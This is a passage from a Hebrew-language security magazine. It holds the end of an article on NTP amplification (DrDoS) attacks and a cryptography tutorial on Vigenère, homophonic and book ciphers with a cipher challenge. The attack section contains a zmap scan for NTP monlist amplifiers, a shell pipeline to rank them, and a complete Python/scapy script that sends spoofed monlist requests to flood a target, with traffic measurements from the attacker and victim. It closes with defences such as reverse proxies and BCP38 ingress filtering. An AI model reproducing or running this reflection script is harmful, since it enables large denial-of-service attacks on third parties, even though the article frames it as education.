16	0.125047915	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
17	0.125049971	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
18	0.125050906	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
19	0.125052089	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
20	0.125052958	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
21	0.125053816	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
22	0.125054706	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
23	0.125908118	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
24	0.125912337	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
25	0.125913382	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
26	0.125914463	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
27	0.125916389	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
28	0.125917483	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
29	0.125926285	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
30	0.125974523	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private

לרוב שירותי UDP מגבילים את עצמם ל-512 בתים לחבילה. לכן קיבלנו את התשובה לשאלה שלנו במספר חבילות. דרך נוספת לבדיקת פאקטור ההגברה היא בעזרת Wireshark. בתפריט נבחר ב"Statistics -> Conversations":



Ethernet | IPv4 · 1 | IPv6 | TCP | UDP · 1

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.244.136	1337	109.246.9.237	123	101	48 k	1	236	100	48 k	0.000000000	0.101419	18 k	3817 k

נחשב: 3817/18 ונקבל: 212. פאקטור ההגברה הוא 212x!

זוכרים שנעזרנו ב-zmap כדי לסרוק שרתי DNS באינטרנט? אז כעת נסרוק שרתי NTP ☺

```
[root@ubuntu tmp]# zmap -M udp -p 123 --probe-args=file:ntp_123_monlist.pkt -B 10M
Aug 23 17:50:53.414 [INFO] zmap: output module: csv
Aug 23 17:50:53.414 [WARN] csv: no output file selected. no results will be provided.
0:01 0%; send: 13841 13.8 Kp/s (13.6 Kp/s avg); recv: 5 4 p/s (4 p/s avg); drops: 0 p/s (0 p/s avg);
hits: 0.04%
```

נאזין לחבילות שאנחנו מקבלים משרתי NTP:

```
[root@ıubuntu ~]# python snif.py 123 eth0 400
WARNING: No route found for IPv6 destination :: (no default route?)
448 10.254.254.65
...
...
...
```

מכיוון שבחלק מהשרתים גודל התשובה שאנחנו מקבלים היא שונה, נסנן את השרתים שקיבלנו לפי פאקטור ההגברה של 85 תגובות לשרת. ראשית, נשתמש בהוראה uniq כדי להוריד כפילויות ובדגל -c כדי לקבל את מספר התגובות שקיבלנו מכל שרת, לאחר מכן נמיין אותם ונשתמש ב-awk על מנת לסנן שרתים שקיבלנו מהם פחות מ-85 תגובות:

```
[root@ubuntu ~]# cat out.txt | uniq -c | sort | awk '$1 >= 85' | awk '{print $2}' > list.txt
[root@ubuntu ~]# cat list.txt | wc -l
581
```

נתאים את קוד ההתקפה לפרוטוקול NTP:

```
#!/usr/bin/env python2
import threading
from scapy.all import *

def attack(target, port, server):
   # send a spoofed packet
   pkt = IP(src=target, dst=server) / UDP(sport=port, dport=123) /
Raw('\x17\x00\x03*'+'\x00'*188)
   send(pkt)

def main(target, port, amp_file, threads=10):
   with open(amp_file) as f:  # read amplification file
      servers = f.read().splitlines()
   servers_len = len(servers)
   port, threads = int(port), int(threads)
   iterator = 0
   while True:
      try:
                while threading.activeCount() <= threads:
                    server = servers[iterator]
```

```
                t = threading.Thread(target=attack, args=(target,
port, server, ))
                t.start()
                iterator = (iterator + 1 if iterator <
servers_len-1 else 0)
        except (KeyboardInterrupt, SystemExit):
            raise


if __name__ == '__main__':
  from sys import argv
  args = argv[1:]

  if len(args) < 3:
    print 'Usage: {0} target port list [threads]'.format(argv[0])

  else:
    main(*args)
```

הצד התוקף:

```
[root@DX601-S20-TP tmp]# screen -dm ./ntp.py [redacted]80 ntp_list.txt 1000
[root@DX601-S20-TP tmp]# dstat -n
-net/total-
 recv  send
   0     0
2430B   64k
 717B   62k
 134B   60k
 390B   63k
 774B   62k
 454B   61k
 646B   64k
 390B   59k
 838B   63k
 198B   62k
 326B   61k
 134B   65k
 518B   61k
 326B   62k
 262B   62k
 454B   60k
 390B   59k
 582B   62k
 326B   61k
 455B   61k
 326B   63k
 454B   61k^C
[root@DX601-S20-TP tmp]#
```

הצד הנתקף:

```
[root@webserver ~]# dstat -n
-net/total-
 recv  send
   0     0
9194B 1520B
3846B  850B
 716B  322B
 232k 3266B
2758B  182B
1649k  104k
6109k   73k
9018k  103k
7725k  150k
6205k   87k
5527k  104k
6834k  127k
8933k  119k
6963k   89k
6933k  134k
9869k  111k
  10M  157k
  10M  148k
  12M  170k
9883k  105k
9369k  151k
7861k  135k
4579k   92k
2342k   92k
3326k   58k
2823k  104k
8010k  132k
9469k  115k
```

שוב, נחשב את פאקטור האמפליפיקציה לפי ה-peak שאנחנו מוציאים בשרת שלנו וה-peak שהקורבן מקבל. נבצע את החישוב:

```
>>> 12288/65
189
```


פאקטור ההגברה הוא עדיין קרוב לחישוב התאורתי הראשוני שהתחלנו איתו, x212. הסטייה נובעת ממגבלות שונות בצד של שרתי ה NTP-המנוצלים להתקפה

התגוננות מפני התקפות DrDoS

לעיתים קרובות התקפות DDoS עולות על 100Gbps. כדי להתגונן נגד התקפות מאסיביות נדרש תשתית אינטרנט מאוד רחבה. אחת האפשרויות היא להרחיב את פס האינטרנט ולשלם על פס אינטרנט שסביר להניח לא תצטרכו. הפתרון הפופולרי בקרב ארגונים קטנים הוא שימוש בספקי Reverse Proxy כמו Cloudflare ו-Incapsula.

שירותים אלה מציעים את התשתית הנדרשת, עם הזמן הם נעשו "תקן תעשייתי" לפתירת בעיות DDoS. פלטפורמות האלה מתבססות על CDNs (Content Delivery Networks) - שירותים אשר נועדו להאיץ אספקת יישומים באינטרנט על ידי שימוש במטמון. מבחינת האצה, כל CDN עושה עבודה מצויינת בשמירת תוכן סטטי.

אז איך הם עובדים?




ספקי Reverse Proxy כדוגמת Cloudflare ו-Incapsula מציעים את התשתית הרחבה שלהם ללקוחות פרטיים. ברגע הצירוף האתר שלך לרשת שלהם, שרת ה-WEB ידבר ישירות עם ה-Reverse Proxy המוגן, והוא זה שימסור את המידע אך ורק ללקוחות לגיטימיים. הוא פועל כמתווך בין הלקוחות לשרת שלך ומבקש תוכן משרת ה-WEB בשמם כך שרק תעבורה לגיטימית תכנס לשרת שלך. בעזרת אלגוריתמים המבוססים על ללמידה חישובית, רשתות אלה לומדות וחוסמות סוגי התקפות שונות כך שתעבורה לא לגיטימית כדוגמת התקפות DrDOS ובוטים למיניהם ייחסמו עוד ברמת הרשת שלהם כך שלא יוקצו משאבים לא נחוצים מצדך.

עקירת הבעיה מהשורש בעזרת יישום Ingress Filtering לרשת

מניעת התקפות DrDOS יכולה להתבצע בעזרת סינון עוד ברמת הרשת שאותה ההאקר מנצל על מנת להוציא לפועל התקפות אלה. סינון זה נקרא "Ingress Filtering" שיישמו נקרא BCP38[4] ו-BCP84[5]. הסינון בא למנוע IP Spoofing ומתבצע כך שחבילות שיוצאות מהרשת יעברו בדיקה שבמסגרתה החבילות עם **כתובות IP מקור שאינן שייכות לרשות היוצאת** ייקבלו "drop" ואינן יצאו החוצה מן הרשת.

ניתן לקרוא בקישור הנ"ל את המחקר אשר בוצע ע"י CAIDA (קיצור של Center for Applied Internet Data Analysis) בנושא מצב "חופש" ההתחזות ברשת האינטרנט, זאת התוצאה הסופית:



SpooferProject מספק נתונים מנחמים, אך לא מספקים, אומנם ברוב הרשתות אכן Spoofed Traffic חסום משליחה, אך עדיין יש אחוז גדול של רשתות שעדיין לא יישמו Ingress Filtering למרות שאין שום סיבה לאי יישומו ורק יהפכו את האינטרנט למקום בטוח יותר, לכולנו.

[4] https://tools.ietf.org/html/bcp38
[5] https://tools.ietf.org/html/bcp84

לסיכום

אז מה היה לנו פה? ראינו שבעזרת לא הרבה משאבים ניתן ליצור מתקפת DDoS מאסיבית מאוד בנפחים משמעותיים. החידוש הגדול שמתקפה זו מעביר הוא שאם בעבר גורם זדוני היה צריך להיות נגיש לקישוריות אינטרנטית בפס רחב מאוד, אז כיום, בעזרת מתקפות הגברה כדוגמאת אלו שהצגנו במאמר הוא יכול ליצור נזק משמעותי עם משאבים הרבה יותר מוגבלים. בנוסף, ראינו שאפקט ההגברה אינו נובצע מניצול חולשה בפרוטוקולים המאפשרים את אפקט ההגברה - אלא ממש בתשתית האינטרנט, שגם היום - בשנת 2016 - מורכבת מ-ISPs שמאפשרות הוצאת חבילות מתוך רשת שאינה אמונה עליהן ולבצע Spoofing.

מקווים שנהנתם וכולנו תקווה שעם התקנים החדשים - האינטרנט יהפוך להיות מקום בטוח ונעים יותר.

בנוסף, אנחנו מודים לאפיק קסטיאל על עזרתו המועילה למאמר זה.

על המחברים

- **R4z** - מתעסק באבטחת מידע בזמנו הפנוי, לכל שאלה או יעוץ ניתן לפנות אליו בשרת ה-IRC של NIX בערוץ #Security או באימייל, בכתובת:

raziel.b7@gmail.com

- **איתי חורי** - בן 18 לקראת גיוס בצהל. מתעסק בזמנו הפנוי בפיתוח Web ואבטחת מידע. כל שאלה או יעוץ ניתן לפנות אליו בשרת ה-IRC של NIX בערוץ #Security או באימייל, בכתובת:

itay@huri.biz

קריפטוגרפיה - חלק ב'

מאת אופיר בק

הקדמה

לפני שנמשיך, אני רוצה לציין את **דניאל ליטבק וסופי אוסמולבסקי**, שהם היחידים שפיצחו את הצופן מהפעם הקודמת. הטקסט המוצפן היה חלק מהעמוד הראשון של כתבו של אל-קינדי, מתמטיקאי ערבי שהיה בין אלו שאחראים לכך שידועה לנו היום התדירות של כל אחת מהאותיות. קיבלתי כעשרה מיילים מאנשים שחשבו שהצליחו לפצח את הצופן, אבל רק דניאל וסופי הצליחו, וממש לפני מועד סגירת הגיליון.

בנוגע לשיטה בה הם עבדו, הם השתמשו בסקריפט של פיית'ון כדי לספור את האותיות, רשמו לעצמם הערות, והשתמשו בניתוח התדירויות כדי להתחיל. לאחר מכן, השלימו מילים ברורות (כמו אלו שדיברנו עליהן בפעם הקודמת) וכך הצליחו לבסוף לפצח את הצופן.

בחלק הקודם עסקנו בצופן הקיסר, שהוא צופן מונואלפביתי. בנוסף לצופן המונואלפביתי הבסיסי ביותר, שהוא צופן הקיסר, יש גם נומנקלטורים (Nomenclature). נומנקלטור הוא מערכת הצפנה שמשלבת קוד וצופן. יש מערכת של 26 אותיות, אך בנוסף אליהן יש מילים שיש להם סימנים משל עצמן, ומשתמשים בסימנים האלו כדי לתאר את המילים האלו, מה שמקשה מעט על הפיצוח. בנוסף, ניתן להוסיף לנומנקלטור "כלומים" (nulls), שהם סימנים שלא מסמלים כלום ונמצאים שם רק בשביל להטעות.

למרות שההצפנה הזו נראית מסובכת, היא לא מסובכת יותר לפיצוח מאשר צופן קיסר, לפחות לא באופן משמעותי. ניתן להשתמש באופן רגיל בניתוח תדירויות, ולאחר מכן לזהות את הסימנים הנוספים על פי ההקשר.

צופן ויז'נר

צופן ויז'נר היה הדור הבא של ההצפנה, והוא פותח באופן שלם רק במאה ה-16. הרקע הוא יחסית פשוט. לאחר פיצוח צופן הקיסר, ניסו מפתחי הצפנים שיטות שונות לפתח צפנים חדשים, שיהיו קשים באופן משמעותי. אחת הדוגמאות היה שימוש ב**צופן פוליאלפביתי**, כלומר, צופן שמשתמש ביותר מסט אחד של אותיות. דוגמה בסיסית שלו הייתה שימוש בשני צפני קיסר, כאשר את הראשון נפעיל על האות הראשונה, ואת השני על האות השנייה, נחזור לראשון לאות השלישית, ולאות הרביעית נשתמש בסט השני, וכן הלאה. הצופן הזה פוצח גם הוא בקלות יחסית, אך ממנו שאב ויז'נר את ההשראה לצופן שלו.

ויז'נר הציע שימוש ב-26 סטים של צופן קיסר, והציב אותם בטבלה, שנקראת "ריבוע ויז'נר":

היסט	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	v	u	w	x	y	z
1	**B**	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
2	**C**	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
3	**D**	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
4	**E**	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
5	**F**	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
6	**G**	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
7	**H**	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
8	**I**	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
9	**J**	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
10	**K**	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
11	**L**	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
12	**M**	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
13	**N**	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
14	**O**	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
15	**P**	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
16	**Q**	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
17	**R**	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
18	**S**	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
19	**T**	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
20	**U**	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
21	**V**	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
22	**W**	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
23	**X**	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
24	**Y**	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
25	**Z**	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y
26	**A**	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z

הרעיון הוא שבעזרת ריבוע ויז'נר קל מאוד להצפין אותה בצורה פוליאלפבתית. אם נצפין את האות a לפי האות C, ניגש לשורה השנייה, ונראה שהערך של a יהיה C. אם נצפין את האות f לפי האות G, נפנה לשורה שמתחילה באות G, ונמצא ש-f שווה ל-L. אם השולח משתמש רק באות אחת למפתח שלו, יתקבל צופן מונואלפביתי סטנדרטי, אך כשמשתמשים במפתחות בני כמה אותיות ניתן לראות את השימוש של הצופן. כדי להדגים זאת, נבחר במפתח WHITE, ונצפין את המשפט divert troops to east ridge ונסיר את הרווחים. כדי להשתמש במפתח, נצפין כל אות מהמסר לפי האות במפתח, כאשר את הראשונה נצפין לפי W, את השנייה לפי H וכן הלאה, ולאחר מכן נחזור ל-W שוב. המשפט המתקבל הוא: ZPDXVPAZHSLZBHIWZBKMZNM.

שימו לב שבעוד ה-Z הראשונה מצפינה את האות d, ההופעה השנייה שלהם מייצגת בכלל את האות r. אם כן, אין ספק שהצופן חסין לניתוח תדירויות סטנדרטי. למרות זאת, הצופן לא נכנס לשימוש מיד לאחר המצאתו, מכיוון שביחס לצפנים אחרים, הוא היה קשה לשימוש, וגזל זמן רב כדי להצפין כל הודעה. לכן,

חיפשו מפתחי הצפנים צופן ברמת ביניים, שמצד אחד לא יגזול זמן רב כל כך, ומצד שני לא יהיה חשוף כמו הצופן המונואלפביתי הישן. במשך למעלה מ-200 שנים, נחשב הצופן ל-**le chiffre indéchiffrable**, או בעברית - 'הצופן שלא ניתן לפצח'. לפני שנגיע לפיצוח של צופן ויז'נר, נחקור קצת את הצפנים שבהם השתמשו בתקופה שלאחר המצאתו של ויז'נר, כשמצאו סוג צופן שיענה על הציפיות שלהם.

הצופן שענה על הציפיות היה הצופן ההומופוני.

צופן הומופוני

צפנים הומופוניים פועלים בצורה מעט שונה מאשר הצופן המונואלפביתי שהזכרנו קודם. אם אתם זוכרים את הטבלה של תדירות האותיות בחלק הקודם, וגם אם לא, האות e היא בעלת התדירות הגבוהה ביותר, והיא מהווה כמעט 12% מהשימוש. הרעיון של צופן הומופוני הוא שימוש במספר סמלים כדי לגלם כל אות, לפי התדירות של האותיות, כלומר, האות e, שמהווה כמעט 12%, תקבל 12 סמלים שונים, כאשר בכל פעם ישתמשו באחד מהם באופן אקראי. האות z לעומת זאת, מהווה מעט פחות מאחוז אחד מהשפה, ולכן היא תקבל רק סמל אחד. כאשר נעשה זאת לכל האותיות, נגרום לכך שלכל סמל תהיה תדירות של 1% בערך, מה שיגרום לצופן להיות חסין לניתוח תדירויות.

עם זאת, הצופן ההומופוני לא היה חסין לחלוטין למפצח מתוחכם. כפי שציינו לפני כן, בניתוח תדירויות אנו משתמשים גם ב'אישיות' של כל אות, ומנצלים תכונות אודות השימוש שלה כדי לזהות את הערך שלה. כדי לפצח את הצופן ההומופוני משתמשים באות q. האות q מופיע באנגלית כשלאחריה תמיד יש את אותה אות, u. ניתן להניח שלאות u יהיו שלושה סמלים, מכיוון שהיא מהווה כ-3% מהשפה האנגלית, ולכן כל מה שצריך לעשות הוא לחפש סמל שלאחריו תמיד מופיעים רק אחד משלושה סמלים שונים, וכך נחשוף כבר שתי אותיות, מהן נוכל להתקדם, תוך ניצול עובדות נוספות.

אופציה נוספת לצופן הומופוני הוא תיאור זוגות של אותיות, המכונים דגרפים (digraphs). באנגלית יש 676 זוגות כאלו, מה שגורם לכך שקשה מאוד לפענח את הצופן. צופן דומה לזה היה "הצופן הגדול", בו השתמש לואי הארבעה-עשר והצופן נשאר סודי במשך שנים רבות מאוד. בצופן הגדול, כל סימן היה בעל ערך של הברה כלשהי, כשבסך הכל היו 576 סימנים שונים בשימוש. חלקם אפילו ביטלו את המשמעות של ההברה הקודמת, מה שהקשה מאוד על הפיצוח.

פיצוח צופן ויז'נר:

במאה ה-19, אותגר צ'רלס באבאג' בידי רופא שחשב שגילה צופן חסין לחלוטין, אך בעצם רק 'גילה מחדש' את צופן ויז'נר. באבאג' ציין כי הצופן הוא לא חדש אלא ישן, ולמרות שלא פוענח עד כה, הוא לא המצאה חדשה. בתגובה להודעה של באבאג', הרופא אתגר את באבאג' להצליח לפענח מסר שהצפין:

```
W U B E F I Q L Z U R M V O F E H M Y M W T
I X C G T M P I F K R Z U P M V O I R Q M M
W O Z M P U L M B N Y V Q Q Q M V M V J L E
Y M H F E F N Z P S D L P P S D L P E V Q M
W C X Y M D A V Q E E F I Q C A Y T Q O W C
X Y M W M S E M E F C F W Y E Y Q E T R L I
Q Y C G M T W C W F B S M Y F P L R X T Q Y
E E X M R U L U K S G W F P T L R Q A E R L
U V P M V Y Q Y C X T W F Q L M T E L S F J
P Q E H M O Z C I W C I W F P Z S L M A E Z
I Q V L Q M Z V P P X A W C S M Z M P R V G
V V Q S Z E T R L Q Z P V J A Z V Q I Y X E
W W O I C C G D W H Q M M V O W S G N T J P
F P P A Y B I Y B J U T W R L Q K L L L M D
P Y V A C D C F Q N Z P I F P P K S D V P T
I D G X M Q Q V E B M Q A L K E Z M G C V K
U Z K I Z B Z L I U A M M V Z
```

למרות שתגובותו של הרופא לא באמת קשורה לטענתו של צ'ארלס באבאג', הוא החליט להיענות לאתגר. לפני שנגיע לפיצוח של הצופן עצמו, נעסוק ברעיון שמאחוריו. הרעיון שעלה בראשו של צ'ארלס באבאג' הוא שימוש בחזרה של המפתח לטובתו. כדי להדגים זאת נשתמש במילת המפתח KING במשפט:

the sun and the man in the moon.

ההצפנה של המשפט הזה תהיה:

```
D P R Y E V N T N B U K W I A O X B U K W W B T
```

המילה the מוצפנת כ-DPR במקרה הראשון, BUK בפעם השנייה, וגם בפעם השלישית BUK. הסיבה לכך היא שבין ה-the השני לבין השלישי יש מרחק של 8 אותיות, שהן בדיוק פעמיים מילת המפתח, מה שגורם לכך שההצפנה חוזרת על עצמה.

על פי שיטתו של באבאג', השלב הראשון בניתוח הוא לחפש רצפים של אותיות המופיעים יותר מפעם אחת בטקסט המוצפן.

יש שתי דרכים בהם זה יכול להתרחש:

1. מדובר באותו רצף שחוזר על עצמו ומשתמש באותו המפתח.
2. רצפים שונים של אותיות הוצפנו בחלקים שונים של המפתח, ובמקרה יצרו רצף זהה.

האפשרות השנייה קלושה ביותר, במיוחד אם נגביל את עצמנו לרצפים של 4 תווים או יותר. בטבלה שלפניכם מופיעים הרצפים, המרווחים ביניהם והמספרים בהם מתחלקים המרווחים:

הרצף	מרווח	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20
EFIQ	95				V														V	
PSDLP	5				V															
WCXYM	20	V		V	V					V										V
ETRL	120	V	V	V	V	V		V		V		V			V				V	

השלב הבא הוא לזהות את אורך המפתח. היות והמספר היחיד שמשותף לכולם הוא 5, ניתן לקבוע שאורך המפתח הוא 5.

לעת עתה, נכנה את מלת המפתח K1-K2-K3-K4-K5, כך ש-K1 מייצג את האות הראשונה במילת המפתח וכן הלאה. האות K1 מגדירה שורה אחת בריבוע ויז'נר ולמעשה מספקת אלף-בית להצפנה באמצעות החלפה מונואלפביתית, שפועל על האותיות הראשונה, השישית, האחת-עשרה... של ההודעה. עכשיו, ניתן לבצע ניתוח תדירויות בעזרת גרף עמודות, ולחפש רצפים חוזרים (לעיתים יש סטייה סטטיסטית בגרף) של גובה עמודות. בד"כ מסתמכים על ה"עמק" בגרף בין האותיות Y ל-D, שמופיע לאחר שלוש פסגות ב- V-W-X. בעזרת מציאת המאפיינים המיוחדים האלה, ניתן לדעת כמה הסטות בוצעו, לפי המיקום המקורי של האות V, ביחס לפסגה הראשונה ברצף המוסט. כך מגלים לדוג', שהאות הראשונה היא E, ולאחר בדיקה של האותיות השנייה, השביעית, השתים-עשרה... של ההודעה מגלים את האות השנייה - M. כך ממשיכים עד שמגלים את כל האותיות ומקבלים את מילת המפתח EMILY. על ידי פענוח הטקסט והפרדת המילים אנו מקבלים את הטקסט:

Sit thee down, and have no shame,
Cheek by jowl, and knee by knee:
What care I for any name?
What for order or degree?
Let me screw three up a peg:
Let me loose thy tongue with wine:
Callest thou that thing a leg?
Which is thinnest? Thine or mine? ...(יש המשך)

אלה הם בתים משיר שקרא The Vision of Sin. שם אשתו של כותב השיר הוא Emily.

הצופן האחרון שנעסוק בו בחלק הזה, הוא צופן המכונה "צופן ספר".

צופן ספר

צופן סופר הוא אינו תצורת צופן כמו צופן המופוני או צופן מונואלפביתי, אלא שם כולל לטקסטים מוצפנים שהמפתח שלהם מיוצג בעזרת טקסט אחר. כדי להסביר זאת לעומק נשתמש במשפט הבא:

This is an example. Do not take it the wrong way.

בעזרת שימוש במספר של כל מילה, ובאות הראשונה של כל מילה, נקבל את ה"מילון" הבא:

1 = t	4 = e	7 = t	10 = w
2 = i	5 = d	8 = i	11 = w
3 = a	6 = n	9 = t	

כמו שניתן לשים לב בקלות, חלק מהאותיות מיוצגות על ידי יותר ממספר בודד. ניתן ליצור כך צופן הומופוני שהמפתח שלו הוא המשפט הזה. כמובן שעדיף להשתמש בקטעי טקסט ארוכים, כדי שיהיו לנו את כל האותיות לשימוש בטקסט המוצפן. אחת מההצפנות הידועות שנעשו ככה היא ההצפנה של אחד מ"קבצי ביל", שידועה בכך שאחד מן הקבצים (יש שלושה) הוצפן בצופן ספר כשהמפתח הוא לא פחות מאשר הכרזת העצמאות של ארה"ב.

גם הפעם אני אתן לכם אתגר לפענוח, והפעם זה יהיה פיצוח של צופן ויז'נר. היות וכבר הסברתי את העקרון שעומד מאחורי הפיצוח, אני מקווה שגם הפעם נוכל להכריז כבר בגיליון הבא (אוקטובר 2016) על המנצח בתחרות.

K	Q	O	W	E	F	V	J	P	U	J	U	U	N	U	K	G	L	M	E	K	J	I	N	M	W	U	X	F	Q	M	K	J	B
G	W	R	L	F	N	F	G	H	U	D	W	U	U	M	B	S	V	L	P	S	N	C	M	U	E	K	Q	C	T	E	S	W	R
E	E	K	O	Y	S	S	I	W	C	T	U	A	X	Y	O	T	A	P	X	P	L	W	P	N	T	C	G	O	J	B	G	F	Q
H	T	D	W	X	I	Z	A	Y	G	F	F	N	S	X	C	S	E	Y	N	C	T	S	S	P	N	T	U	J	N	Y	T	G	G
W	Z	G	R	W	U	U	N	E	J	U	U	Q	E	A	P	Y	M	E	K	Q	H	U	I	D	U	X	F	P	G	U	Y	T	S
M	T	F	F	S	H	N	U	O	C	Z	G	M	R	U	W	E	Y	T	R	G	K	M	E	E	D	C	T	V	R	E	C	F	B
D	J	Q	C	U	S	W	V	B	P	N	L	G	O	Y	L	S	K	M	T	E	F	V	J	J	T	W	W	M	F	M	W	P	N
M	E	M	T	M	H	R	S	P	X	F	S	S	K	F	F	S	T	N	U	O	C	Z	G	M	D	O	E	O	Y	E	E	K	C
P	J	R	G	P	M	U	R	S	K	H	F	R	S	E	I	U	E	V	G	O	Y	C	W	X	I	Z	A	Y	G	O	S	A	A
N	Y	D	O	E	O	Y	J	L	W	U	N	H	A	M	E	B	F	E	L	X	Y	V	L	W	N	O	J	N	S	I	O	F	R
W	U	C	C	E	S	W	K	V	I	D	G	M	U	C	G	O	C	R	U	W	G	N	M	A	A	F	F	V	N	S	I	U	D
E	K	Q	H	C	E	U	C	P	F	C	M	P	V	S	U	D	G	A	V	E	M	N	Y	M	A	M	V	L	F	M	A	O	Y
F	N	T	Q	C	U	A	F	V	F	J	N	X	K	L	N	E	I	W	C	W	O	D	C	C	U	L	W	R	I	F	T	W	G
M	U	S	W	O	V	M	A	T	N	Y	B	U	H	T	C	O	C	W	F	Y	T	N	M	G	Y	T	Q	M	K	B	B	N	L
G	F	B	T	W	O	J	F	T	W	G	N	T	E	J	K	N	E	E	D	C	L	D	H	W	T	V	B	U	V	G	F	B	I
